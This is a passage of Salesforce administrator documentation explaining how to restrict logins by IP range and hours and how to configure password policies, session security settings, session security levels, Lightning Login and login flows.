View and Edit Login Hours in the Enhanced Profile User Interface

For each profile, you can specify the hours when users can log in.

View and Edit Login Hours in the Original Profile User Interface

Specify the hours when users can log in based on the user profile.

Set Trusted IP Ranges for Your Organization

Trusted IP Ranges define a list of IP addresses from which users can log in without receiving a login challenge for verification of their identity, such as a code sent to their mobile phone.

Restrict Login IP Ranges in the Enhanced Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile and click its name.
3. In the profile overview page, click **Login IP Ranges**.
4. Specify allowed IP addresses for the profile.
   - To add a range of IP addresses from which users can log in, click **Add IP Ranges**. Enter a valid IP address in the IP Start Address and a higher-numbered IP address in the IP End Address field. To allow logins from only a single IP address, enter the same address in both fields.
   - To edit or remove ranges, click **Edit** or **Delete** for that range.

Important:

- The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space ::ffff:0:0 to ::ffff:ffff:ffff, where ::ffff:0:0 is 0.0.0.0 and ::ffff:ffff:ffff is 255.255.255.255. A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like 255.255.255.255 to ::1:0:0:0 or :: to ::1:0:0:0 aren't allowed.
- Partner User profiles are limited to five IP addresses. To increase this limit, contact Salesforce.
- The Salesforce Mobile Classic app can bypass IP ranges that are defined for profiles. Salesforce Mobile Classic initiates a secure connection to Salesforce over the mobile carrier's network. However, the mobile carrier's IP addresses can be outside of the IP

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view login IP ranges:
- "View Setup and Configuration"

To edit and delete login IP ranges:
- "Manage Profiles and Permission Sets"

ranges allowed for the user's profile. To prevent bypassing IP definitions on a profile, disable Salesforce Mobile Classic on page 1098 for that user.

5. Optionally enter a description for the range. If you maintain multiple ranges, use the Description field to provide details, like which part of your network corresponds to this range.

Note: You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, enter *Session Settings* in the Quick Find box, then select **Session Settings** and select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

Restrict Login IP Addresses in the Original Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view login IP ranges:
- "View Setup and Configuration"

To edit and delete login IP ranges:
- "Manage Profiles and Permission Sets"

1. How you restrict the range of valid IP addresses on a profile depends on your Salesforce edition.
   - If you're using an Enterprise, Unlimited, Performance, or Developer edition, from Setup, enter *Profiles* in the Quick Find box, then select **Profiles**, and select a profile.
   - If you're using a Professional, Group, or Personal edition, from Setup, enter *Session Settings* in the Quick Find box, then select **Session Settings**.
2. Click **New** in the Login IP Ranges related list.
3. Enter a valid IP address in the IP Start Address field and a higher-numbered IP address in the IP End Address field.

   The start and end addresses define the range of allowable IP addresses from which users can log in. To allow logins from a single IP address, enter the same address in both fields.
   - The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space ::ffff:0:0 to ::ffff:ffff:ffff, where ::ffff:0:0 is 0.0.0.0 and ::ffff:ffff:ffff is 255.255.255.255. A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like 255.255.255.255 to ::1:0:0:0 or :: to ::1:0:0:0 aren't allowed.
   - Partner User profiles are limited to five IP addresses. To increase this limit, contact Salesforce.
   - The Salesforce Mobile Classic app can bypass IP ranges that are defined for profiles. Salesforce Mobile Classic initiates a secure connection to Salesforce over the mobile carrier's network. However, the mobile carrier's IP addresses can be outside of the IP ranges allowed for the user's profile. To prevent bypassing IP definitions on a profile, disable Salesforce Mobile Classic on page 1098 for that user.
4. Optionally enter a description for the range. If you maintain multiple ranges, use the Description field to provide details, such as which part of your network corresponds to this range.
5. Click **Save**.

Note: Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

Note: You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, enter *Session Settings* in the Quick Find box, then select **Session Settings** and select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

SEE ALSO:

Set Trusted IP Ranges for Your Organization

View and Edit Login Hours in the Original Profile User Interface

Work in the Original Profile Interface

View and Edit Login Hours in the Enhanced Profile User Interface

For each profile, you can specify the hours when users can log in.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile and click its name.
3. In the profile overview page, scroll down to Login Hours and click **Edit**.
4. Set the days and hours when users with this profile can log in to the organization.

   To allow users to log in at any time, click **Clear all times**. To prohibit users from using the system on a specific day, set the start and end times to the same value.

   If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.

Note: The first time login hours are set for a profile, the hours are based on the organization's Default Time Zone as specified on the Company Information page in Setup. After that, any changes to the organization's Default Time Zone won't change the time zone for the profile's login hours. As a result, the login hours are always applied at those exact times even if a user is in a different time zone or if the organization's default time zone is changed.

Depending on whether you're viewing or editing login hours, the hours may appear differently. On the Login Hours edit page, hours are shown in your specified time zone. On the profile overview page, they appear in the organization's original default time zone.

SEE ALSO:

Enhanced Profile User Interface Overview

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view login hour settings:

- "View Setup and Configuration"

To edit login hour settings:

- "Manage Profiles and Permission Sets"

View and Edit Login Hours in the Original Profile User Interface

Specify the hours when users can log in based on the user profile.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**, and select a profile.
2. Click **Edit** in the Login Hours related list.
3. Set the days and hours when users with this profile can use the system.

   To allow users to log in at any time, click **Clear All Times**. To prohibit users from using the system on a specific day, set the start and end times to the same value.

   If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.
4. Click **Save**.

Note: The first time login hours are set for a profile, the hours are based on the organization's Default Time Zone as specified on the Company Information page in Setup. After that, any changes to the organization's Default Time Zone won't change the time zone for the profile's login hours. As a result, the login hours are always applied at those exact times even if a user is in a different time zone or if the organization's default time zone is changed.

Depending on whether you're viewing or editing login hours, the hours appear differently. On the profile detail page, hours are shown in your specified time zone. On the Login Hours edit page, they appear in the organization's default time zone.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set login hours:
- "Manage Profiles and Permission Sets"

SEE ALSO:

Work in the Original Profile Interface

Restrict Login IP Addresses in the Original Profile User Interface

Set Trusted IP Ranges for Your Organization

Trusted IP Ranges define a list of IP addresses from which users can log in without receiving a login challenge for verification of their identity, such as a code sent to their mobile phone.

Note: Who Sees What: Organization Access (Salesforce Classic)

Watch how you can restrict login through IP ranges and login hours.

To help protect your organization's data from unauthorized access, you can specify a list of IP addresses from which users can log in without receiving a login challenge. However, this does not restrict access, entirely, for users outside of the Trusted IP Range. After these users complete the login challenge (usually by entering a code sent to their mobile device or email address), they can log in.

1. From Setup, enter *Network Access* in the Quick Find box, then select **Network Access**.
2. Click **New**.
3. Enter a valid IP address in the Start IP Address field and a higher IP address in the End IP Address field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view network access:
- "Login Challenge Enabled"

To change network access:
- "Manage IP Addresses"

The start and end addresses define the range of allowable IP addresses from which users can log in, including the start and end values. If you want to allow logins from a single IP address, enter the same address in both fields.

The start and end IP addresses must be in an IPv4 range and include no more than 33,554,432 addresses (2^{25}, a /7 CIDR block).

4. Optionally, enter a description for the range. For example, if you maintain multiple ranges, enter details about the part of your network that corresponds to this range.
5. Click **Save**.

Note: For organizations that were activated before December 2007, Salesforce automatically populated your organization's trusted IP address list in December 2007, when this feature was introduced. The IP addresses from which trusted users had already accessed Salesforce during the past six months were added.

SEE ALSO:

Session Security

Restrict Where and When Users Can Log In to Salesforce

Security Implementation Guide

Set Password Policies

Improve your Salesforce org security with password protection. You can set password history, length, and complexity requirements along with other values. In addition, you can specify what to do if a user forgets their password.

For your organization's security, you can set various password and login policies.

Note: User passwords cannot exceed 16,000 bytes.

Logins are limited to 3,600 per hour per user. This limit applies to organizations created after Summer '08.

1. From Setup, enter *Password Policies* in the Quick Find box, then select **Password Policies**.
2. Customize the password settings.

Field	Description
User passwords expire in	The length of time until user passwords expire and must be changed. The default is 90 days. This setting isn't available for Self-Service portals. This setting doesn't apply to users with the "Password Never Expires" permission. If you change the User passwords expire in setting, the change affects a user's password expiration date if that user's new expiration date is earlier than the old expiration date or if you remove an expiration by selecting Never expires.
Enforce password history	Save users' previous passwords so that they must always reset their password to a new,

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set password policies:
- "Manage Password Policies"

Field	Description
	unique password. Password history is not saved until you set this value. The default is `3 passwords remembered`. You cannot select `No passwords remembered` unless you select `Never expires` for the `User passwords expire in` field. This setting isn't available for Self-Service portals.
`Minimum password length`	The minimum number of characters required for a password. When you set this value, existing users aren't affected until the next time they change their passwords. The default is `8 characters`.
`Password complexity requirement`	The requirement for which types of characters must be used in a user's password. Complexity levels: • `No restriction`—allows any password value and is the least secure option. • `Must mix alpha and numeric characters`—requires at least one alphabetic character and one number, which is the default. • `Must mix alpha, numeric, and special characters`—requires at least one alphabetic character, one number, and one of the following special characters: *! # $ % - _ = + < >*. • `Must mix numbers and uppercase and lowercase letters`—requires at least one number, one uppercase letter, and one lowercase letter. • `Must mix numbers, uppercase and lowercase letters, and special characters`—requires at least one number, one uppercase letter, and one lowercase letter, and one of the following special characters: *! # $ % - _ = + < >*. Note: Only the special characters listed meet the requirement. Other symbol characters are not considered special characters.
`Password question requirement`	The values are `Cannot contain password`, meaning that the answer to the password hint question cannot contain the password itself; or `None`, the default, for no restrictions on the answer. The user's answer to the password hint question is required. This setting is not available for Self-Service portals, Customer Portals, or partner portals.
`Maximum invalid login attempts`	The number of login failures allowed for a user before they become locked out. This setting isn't available for Self-Service portals.

Field	Description
`Lockout effective period`	The duration of the login lockout. The default is 15 minutes. This setting isn't available for Self-Service portals. Note: If users are locked out, they must wait until the lockout period expires. Alternatively, a user with the "Reset User Passwords and Unlock Users" permission can unlock them from Setup with the following procedure: **a.** Enter *`Users`* in the `Quick Find` box. **b.** Select **Users**. **c.** Selecting the user. **d.** Click **Unlock**. This button is only available when a user is locked out.
`Obscure secret answer for password resets`	This feature hides answers to security questions as you type. The default is to show the answer in plain text. Note: If your org uses the Microsoft Input Method Editor (IME) with the input mode set to Hiragana, when you type ASCII characters, they're converted in Japanese characters in normal text fields. However, the IME doesn't work properly in fields with obscured text. If your org's users cannot properly enter their passwords or other values after enabling this feature, disable the feature.
`Require a minimum 1 day password lifetime`	When you select this option, a password can't be changed more than once in a 24-hour period.

3. Customize the forgotten password and locked account assistance information.

   Note: This setting is not available for Self-Service portals, Customer Portals, or partner portals.

Field	Description
`Message`	If set, this message appears in the "We can't reset your password" email. Users receive this email when they lock themselves out by trying to reset their password too many times. The text also appears at the bottom of the Answer Your Security Question page when users reset their passwords. You can tailor the text to your organization by adding the name of your internal help desk or a system administrator. For the email, the message appears only for accounts that need an administrator to reset them. Lockouts due to time restrictions get a different system email message.

Field	Description
`Help link`	If set, this link displays with the text defined in the `Message` field. In the "We can't reset your password" email, the URL displays exactly as typed in the `Help link` field, so the user can see where the link goes. This URL display format is a security feature, because the user is not within a Salesforce organization. On the Answer Your Security Question page, the `Help link` URL combines with the text in the `Message` field to make a clickable link. Security isn't an issue, because the user is in a Salesforce organization when changing passwords. Valid protocols: • http • https • mailto

4. Specify an alternative home page for users with the "API Only User" permission. After completing user management tasks such as resetting a password, API-only users are redirected to the URL specified here, rather than to the login page.
5. Click **Save**.

SEE ALSO:

View and Edit Password Policies in Profiles

Passwords

Expire Passwords for All Users

As an administrator, you can expire passwords for all users any time you want to enforce extra security for your organization. After expiring passwords, all users are prompted to reset their password the next time they log in.

To expire passwords for all users, except those users with the "Password Never Expires" permission:

1. From Setup, enter *`Expire All Passwords`* in the `Quick Find` box, then select **Expire All Passwords**.
2. Select **Expire all user passwords**.
3. Click **Save**.

The next time users log in, they are prompted to reset their password.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To expire all passwords:
- "Manage Internal Users"

Considerations When Expiring Passwords

- Users might need to activate their computers to log in to Salesforce.

- `Expire all user passwords` doesn't affect Self-Service portal users, because they aren't direct Salesforce users.

SEE ALSO:

Passwords

Modify Session Security Settings

You can modify session security settings to specify session connection type, timeout settings, and IP address ranges to protect against malicious attacks and more.

1. From Setup, enter *`Session Settings`* in the `Quick Find` box, then select **Session Settings**.
2. Customize the session security settings.

Field	Description
`Timeout value`	Length of time after which the system logs out inactive users. For Portal users, the timeout is between 10 minutes and 24 hours even though you can only set it as low as 15 minutes. Select a value between 15 minutes and 24 hours. Choose a shorter timeout period if your org has sensitive information and you want to enforce stricter security. Note: The last active session time value isn't updated until halfway through the timeout period. So if you have a 30-minute timeout, the system doesn't check for activity until 15 minutes have passed. For example, if you update a record after 10 minutes, the last active session time value isn't updated because there was no activity after 15 minutes. You're logged out in 20 more minutes (30 minutes total), because the last active session time wasn't updated. Suppose that you update a record after 20 minutes. That's 5 minutes after the last active session time is checked. Your timeout resets, and you have another 30 minutes before being logged out, for a total of 50 minutes.
`Disable session timeout warning popup`	Determines whether the system prompts inactive users with a timeout warning message. Users are prompted 30 seconds before timeout as specified by the `Timeout value`.
`Force logout on session timeout`	Requires that when sessions time out for inactive users, current sessions become invalid. The browser refreshes and returns to the login page. To access the org, the user must log in again.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

The `Lock sessions to the IP address from which they originated` setting is available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

All other settings available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To modify session security settings:

- "Customize Application"

Field	Description
	Note: Do *not* select `Disable session timeout warning popup` when using this setting.
`Lock sessions to the IP address from which they originated`	Determines whether user sessions are locked to the IP address from which the user logged in, helping to prevent unauthorized persons from hijacking a valid session. Note: This setting can inhibit various applications and mobile devices.
`Lock sessions to the domain in which they were first used`	Associates a current UI session for a user, such as a community user, with a specific domain. The setting helps prevent unauthorized use of the session ID in another domain. This setting is enabled by default for orgs created with the Spring '15 release or later.
`Require secure connections (HTTPS)`	Determines whether HTTPS is required to log in to or access Salesforce, apart from Force.com sites, which can be accessed using HTTP. This setting is enabled by default for security reasons. This setting does not apply to API requests. All API requests require HTTPS. Note: The Reset Passwords for Your Users page can only be accessed using HTTPS.
`Force relogin after Login-As-User`	Determines whether an administrator who is logged in as another user is returned to their previous session after logging out as the secondary user. If the setting is enabled, an administrator must log in again to continue using Salesforce after logging out as the user. Otherwise, the administrator is returned to the original session after logging out as the user. This setting is enabled by default for new orgs beginning with the Summer '14 release.
`Require HttpOnly attribute`	Restricts session ID cookie access. A cookie with the HttpOnly attribute is not accessible via non-HTTP methods, such as calls from JavaScript. Note: If you have a custom or packaged application that uses JavaScript to access session ID cookies, selecting `Require HttpOnly attribute` breaks your application. It denies the application access to the cookie. If `Require HttpOnly attribute` is selected, the AJAX Toolkit debugging window isn't available.
`Use POST requests for cross-domain sessions`	Sets the org to send session information using a POST request, instead of a GET request, for cross-domain exchanges. An example of a cross-domain exchange is when a user is using a Visualforce page. In this context, POST requests are more secure than GET requests because POST requests keep the

Field	Description
	session information in the body of the request. However, if you enable this setting, embedded content from another domain, such as: `<img src="https://acme.force.com/pic.jpg"/>` sometimes doesn't display.
`Enforce login IP ranges on every request`	Restricts the IP addresses from which users can access Salesforce to only the IP addresses defined in `Login IP Ranges`. If this setting is enabled, login IP ranges are enforced on each page request, including requests from client applications. If this setting isn't enabled, login IP ranges are enforced only when a user logs in. This setting affects all user profiles that have login IP restrictions.
`Enable caching and autocomplete on login page`	Allows the user's browser to store usernames. If enabled, after initial login, usernames are auto-filled into the `Username` field on the login page. If the user selected **Remember me** on the login page, the username persists after the session expires or the user logs out. The username also appears on the Switcher. This setting is selected by default for all organizations. Note: If you disable this setting, the **Remember me** option doesn't appear on your org's login page or from the Switcher.
`Enable secure and persistent browser caching to improve performance`	Enables secure data caching in the browser to improve page reload performance by avoiding extra round trips to the server. This setting is selected by default for all organizations. We don't recommend disabling this setting, but if your company's policy doesn't allow browser caching even if the data is encrypted, you can disable it.
`Enable user switching`	Determines whether the Switcher appears when your org's users select their profile picture. This setting is selected by default for all organizations. The `Enable caching and autocomplete on login page` setting must also be enabled. Deselect the `Enable user switching` setting to prevent your org from appearing in Switchers on other orgs. It also prevents your org users from seeing the Switcher when they select their profile picture.
`Remember until logout`	Normally, usernames are cached only while a session is active or if a user selects **Remember Me**. For SSO sessions, the remember option isn't available. So, once the session expires, the username disappears from the login page and the Switcher. By enabling `Remember me until logout`, the cached usernames are deleted only if the user explicitly logs out. If the session times out, they appear on the Switcher as inactive. This way, if the users are on their own computer and allow a session to timeout, they can select the username to reauthenticate. If they're on a shared computer, the username is deleted immediately when the user logs out. This setting applies to all your org's users. This option isn't enabled by default. However, we encourage you to enable it as a convenience to your users. Keep

Field	Description
	this setting disabled if your org doesn't expose all your SSO or authentication providers on your login page.
`Enable the SMS method of identity confirmation`	Allows users to receive a one-time PIN delivered via SMS. If this setting is selected, administrators or users must verify their mobile phone number before taking advantage of this feature. This setting is selected by default for all organizations.
`Require security tokens for API logins from callouts (API version 31.0 and earlier)`	In API version 31.0 and earlier, requires the use of security tokens for API logins from callouts. Examples are Apex callouts or callouts using the AJAX proxy. In API version 32.0 and later, security tokens are required by default.
`Login IP Ranges` (for Contact Manager, Group, and Professional Editions)	Specifies a range of IP addresses users must log in from (inclusive), or the login fails. To specify a range, click **New** and enter a Start IP Address and End IP Address to define the range, which includes the start and end values. This field is not available in Enterprise, Unlimited, Performance, and Developer Editions. In those editions, you can specify a valid Login IP Range in the user profile settings.
`Let users use a security key (U2F)`	Allows users to use a U2F security key for two-factor authentication and identity verification. Instead of using Salesforce Authenticator, a one-time password generated by an authenticator app, or one-time passwords sent by email or SMS, users insert their registered U2F security key into a USB port to complete verification.
`Allow location-based automated verifications with Salesforce Authenticator` `Allow only from trusted IP addresses`	Allows users to verify identity by automatically approving notifications in Salesforce Authenticator, whenever users are in trusted locations such as a home or office. If you allow automated verifications, you can allow them from any location or restrict them to only trusted IP addresses, such as your corporate network.
`Allow Lightning Login`	Allows users to use Lightning Login for password-free Salesforce logins, relying on Salesforce Authenticator for identity verification.
`Enable clickjack protection for Setup pages`	Protects against clickjack attacks on setup Salesforce pages. Clickjacking is also known as a user interface redress attack. (Setup pages are available from the Setup menu.)
`Enable clickjack protection for non-Setup Salesforce pages`	Protects against clickjack attacks on non-setup Salesforce pages. Clickjacking is also known as a user interface redress attack. Setup pages already include protection against clickjack attacks. (Setup pages are available from the Setup menu.) This setting is selected by default for all organizations.
`Enable clickjack protection for customer Visualforce pages with standard headers`	Protects against clickjack attacks on your Visualforce pages with headers enabled. Clickjacking is also known as a user interface redress attack. Warning: If you use custom Visualforce pages within a frame or iframe, you sometimes see a blank page or the page displays without the

Field	Description
	frame. For example, Visualforce pages in a page layout don't function when clickjack protection is on.
`Enable clickjack protection for customer Visualforce pages with headers disabled`	Protects against clickjack attacks on your Visualforce pages with headers disabled when setting `showHeader="false"` on the page. Clickjacking is also known as a user interface redress attack. Warning: If you use custom Visualforce pages within a frame or iframe, you sometimes see a blank page or the page displays without the frame. For example, Visualforce pages in a page layout don't function when clickjack protection is on.
`Enable CSRF protection on GET requests on non-setup pages`	Protects against Cross Site Request Forgery (CSRF) attacks by modifying non-Setup pages. Non-Setup pages include a random string of characters in the URL parameters or as a hidden form field. With every GET and POST request, the application checks the validity of this string of characters. The application doesn't execute the command unless the value found matches the expected value. This setting is selected by default for all organizations.
`Enable CSRF protection on POST requests on non-setup pages`	
`Enable XSS protection`	Protects against cross-site scripting attacks. If a reflected cross-site scripting attack is detected, the browser shows a blank page with no content.
`Enable Content Sniffing protection`	Prevents the browser from inferring the MIME type from the document content. It also prevents the browser from executing malicious files (JavaScript, Stylesheet) as dynamic content.
`Logout URL`	Redirects users to a specific page after they log out of Salesforce, such as an authentication provider's page or a custom-branded page. This URL is used only if no logout URL is specified in the identity provider, SAML single sign-on, or external authentication provider settings. If no value is specified for `Logout URL`, the default is `https://login.salesforce.com`, unless MyDomain is enabled. If My Domain is enabled, the default is `https://customdomain.my.salesforce.com`.

3. Click **Save**.

Session Security Levels

You can restrict access to certain types of resources based on the level of security associated with the authentication (login) method for the user's current session. By default, each login method has one of two security levels: Standard or High Assurance. You can change the session security level and define policies so specified resources are only available to users with a High Assurance level.

The different authentication methods are assigned these security levels, by default.

- Username and Password — Standard
- Delegated Authentication — Standard
- Activation — Standard
- Lightning Login — Standard

- Two-Factor Authentication — High Assurance
- Authentication Provider — Standard
- SAML — Standard

  Note: The security level for a SAML session can also be specified using the `SessionLevel` attribute of the SAML assertion sent by the identity provider. The attribute can take one of two values, `STANDARD` or `HIGH_ASSURANCE`.

To change the security level associated with a login method:

1. From Setup, enter *Session Settings* in the `Quick Find` box, then select **Session Settings**.
2. Under Session Security Levels, select the login method.
3. To move the method to the proper category, click the **Add** or **Remove** arrow.

Currently, the only features that use session-level security are reports and dashboards in Salesforce and connected apps. You can set policies requiring High Assurance on these types of resources. You can also specify an action to take if the session used to access the resource is not High Assurance. The supported actions are:

- Block — Blocks access to the resource by showing an insufficient privileges error.
- Raise session level — Prompts users to complete two-factor authentication. When users authenticate successfully, they can access the resource. For reports and dashboards, you can apply this action when users access reports or dashboards, or just when they export and print them.

Warning: Raising the session level to high assurance by redirecting the user to complete two-factor authentication is not a supported action in Lightning Experience. If your org has Lightning Experience enabled, and you set a policy that requires a high assurance session to access reports and dashboards, Lightning Experience users with a standard assurance session are blocked from reports and dashboards. Also, they don't see the icons for these resources in the navigation menu. As a workaround, users with a standard assurance session can log out and log in again using an authentication method that is defined as high assurance by their org. Then they have access to reports and dashboards. Or, they can switch to Salesforce Classic, where they're prompted to raise the session level when they attempt to access reports and dashboards.

To set a High Assurance required policy for accessing a connected app:

1. From Setup, enter *Connected Apps* in the `Quick Find` box, then select the option for managing connected apps.
2. Click **Edit** next to the connected app.
3. Select **High Assurance session required**.
4. Select one of the actions presented.
5. Click **Save**.

To set a High Assurance required policy for accessing reports and dashboards:

1. From Setup, enter *Access Policies* in the `Quick Find` box, then select **Access Policies**.
2. Select **High Assurance session required**.
3. Select one of the actions presented.
4. Click **Save**.

Session levels have no impact on resources in the app other than connected apps, reports, and dashboards for which explicit security policies have been defined.

SEE ALSO:

- Session Security
- Explore the Salesforce Setup Menu
- Identity Verification History

Enable Lightning Login for Password-Free Logins

Say goodbye to the hassle of weak passwords, forgotten passwords, and locked-out accounts. Give your users the enhanced speed, convenience, and security of password-free logins. Enable Lightning Login, assign the required permission to your users, and encourage them to individually enroll in Lightning Login.

Password-free logins rely on Salesforce Authenticator (version 2 or later), the two-factor authentication mobile app that's available as a free download for iOS and Android devices. Lightning Logins add a layer of security by requiring two factors of authentication for login.

- The first factor is something that the user has—a mobile device that has Salesforce Authenticator installed and connected with the user's Salesforce account.
- The second factor is something that the user is, such as a fingerprint, or something that the user knows, such as a PIN. The second level of authentication enhances security by requiring access to the mobile device and the user's fingerprint or PIN.

Lightning Login isn't limited to orgs using Lightning Experience. It works in Salesforce Classic, too.

1. From Setup, enter *Session Settings* in the `Quick Find` box, then select **Session Settings**.
2. Review the default settings for Lightning Login.
   a. Make sure that `Allow Lightning Login` is enabled.

      This setting makes the feature available, although no one can enroll until you assign them the "Lightning Login User" user permission. You can disable `Allow Lightning Login` at any time, to switch all users back to username and password logins.

   b. Confirm that a Standard session security level is appropriate for this login method.

      A Lightning Login establishes a Standard security level for the user's session. Standard is the default security level for the Username Password method that Lightning Login typically replaces. If needed, you can change the security level to High Assurance.
3. Assign the "Lightning Login User" permission to users in the user profile (for cloned or custom profiles only) or permission set. Lightning Login isn't supported for external users.

Consider these points about how Lightning Login relates to other login, identity verification, and two-factor authentication features.

- You can monitor your users' Lightning Login activity using Login History or Identity Verification History tools.
- If enrolled users attempt a Lightning Login from an unrecognized browser or device, Salesforce requires login using username and password, along with identity verification.
- If an enrolled user previously logged in from a browser and selected `Remember me`, login hints on the login page show a lightning bolt next to past usernames that are Lightning Login–enabled.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Database.com**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

To edit system permissions in profiles:
- "Manage Profiles and Permission Sets"

To enable Lightning Login:
- "Customize Application"

Note: For Lightning Login to display login hints properly in the Apple Safari browser, change the "Cookies and website data" option in the browser. Advise your users to change it from "Allow from websites I visit" to "Always allows."

- If your org sets a two-factor authentication policy for logins, the Lightning Login method satisfies the second factor requirement. Salesforce does not separately require users with the "Two-Factor Authentication for User Interface Logins" permission to provide a second factor.
- If your org has defined a transaction security policy that requires two-factor authentication, Lightning Login isn't supported. Enrolled users who attempt a Lightning Login must use log in with username and password instead.

Enroll in Lightning Login for Password-Free Logins
Enroll in Lightning Login so that you can enjoy the enhanced speed, convenience, and security of password-free logins.

Cancel a User's Lightning Login Enrollment
Cancel a user's Lightning Login enrollment if the user is no longer eligible to use Lightning Login.

Enroll in Lightning Login for Password-Free Logins

Enroll in Lightning Login so that you can enjoy the enhanced speed, convenience, and security of password-free logins.

If a Salesforce admin has made you eligible to enroll in Lightning Login, enroll yourself (an admin can't enroll for you).

1. Have your mobile device in hand so that you're ready to approve the enrollment notification.

   Lightning Login requires Salesforce Authenticator (version 2 or later), the two-factor authentication mobile app that's available as a free download for iOS and Android devices. If you aren't already using Salesforce Authenticator, enrollment includes a few extra steps. You're guided through downloading and installing Salesforce Authenticator, connecting it to your Salesforce account, and setting up a second factor of authentication (a fingerprint or PIN).

2. From your personal settings, enter `Advanced User Details` in the `Quick Find` box, then select **Advanced User Details**. No results? Enter `Personal Information` in the `Quick Find` box, then select **Personal Information**.

3. Click **Enroll** next to the `Lightning Login` field.

   If you don't see this option, your admin hasn't made you eligible to enroll.

4. At the prompt, check the Salesforce Authenticator notification on your mobile device and approve the request.

5. At the prompt, provide your fingerprint or PIN on the mobile device.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Database.com**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

To enroll in Lightning Login:
- "Lightning Login User"

Now you're ready to use this login method.

1. **Click**—On the Salesforce login page, look for the lightning bolt next to your Lightning Login–enabled username, and click your username. If the login page asks for both username and password, you can enter only your username, skip the password field, and click **Log In**.
2. **Tap**—On your mobile device, tap the notification from the Salesforce Authenticator app.
3. **Touch**—Verify your identity with your fingerprint or PIN. Presto! You're logged in.

While enrolled, if you're ever without your mobile device, you can still log in with your username and password. If you disconnect Salesforce Authenticator from your Salesforce account, Lightning Login isn't allowed until you connect Salesforce Authenticator again.

You can cancel your enrollment at any time, and so can an admin.

Cancel a User's Lightning Login Enrollment

Cancel a user's Lightning Login enrollment if the user is no longer eligible to use Lightning Login.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click the user's name.
3. On the user's detail page, click **Cancel** next to the Lightning Login field.

Your users can cancel their own enrollment. In personal settings, they go to the Advanced User Details page and click **Cancel** next to the Lightning Login field.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

USER PERMISSIONS

To cancel a user's Lightning Login enrollment:

- "Manage Users"

Create a Login Flow

Use the Cloud Flow Designer to build a login flow process, then associate the finished flow with a profile.

When a user's profile is associated with a login flow, the user is directed to the flow as part of the authentication process. The login flow screens are embedded in the standard Salesforce login page. During the authentication process, these users have restricted access to the login flow screens. At the end of a successful authentication and completion of the login flow, the user is redirected to the organization. Otherwise, an explicit action can be defined within the flow to deny access.

For example, an administrator can create a login flow that implements a custom two-factor authentication process to add a desired security layer. A flow like this uses Apex methods to get the session context, extract the user's IP address, and verify if the request is coming from a Trusted IP Range. (To find or set the Trusted IP Range, from Setup, enter *Network Access* in the Quick Find box, then select **Network Access**.) If the request is coming from within a Trusted IP Range address, Salesforce skips the flow and logs the user into the organization. Otherwise, Salesforce invokes the flow providing one of three options.

1. Direct the user to log in with additional credentials, such as a time-based one-time password (TOTP).
2. Force the user to log out.
3. Direct the user to a page with more options.

You can also build login flows that direct users to customized pages, such as forms to gather more information, or pages providing users with additional information.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

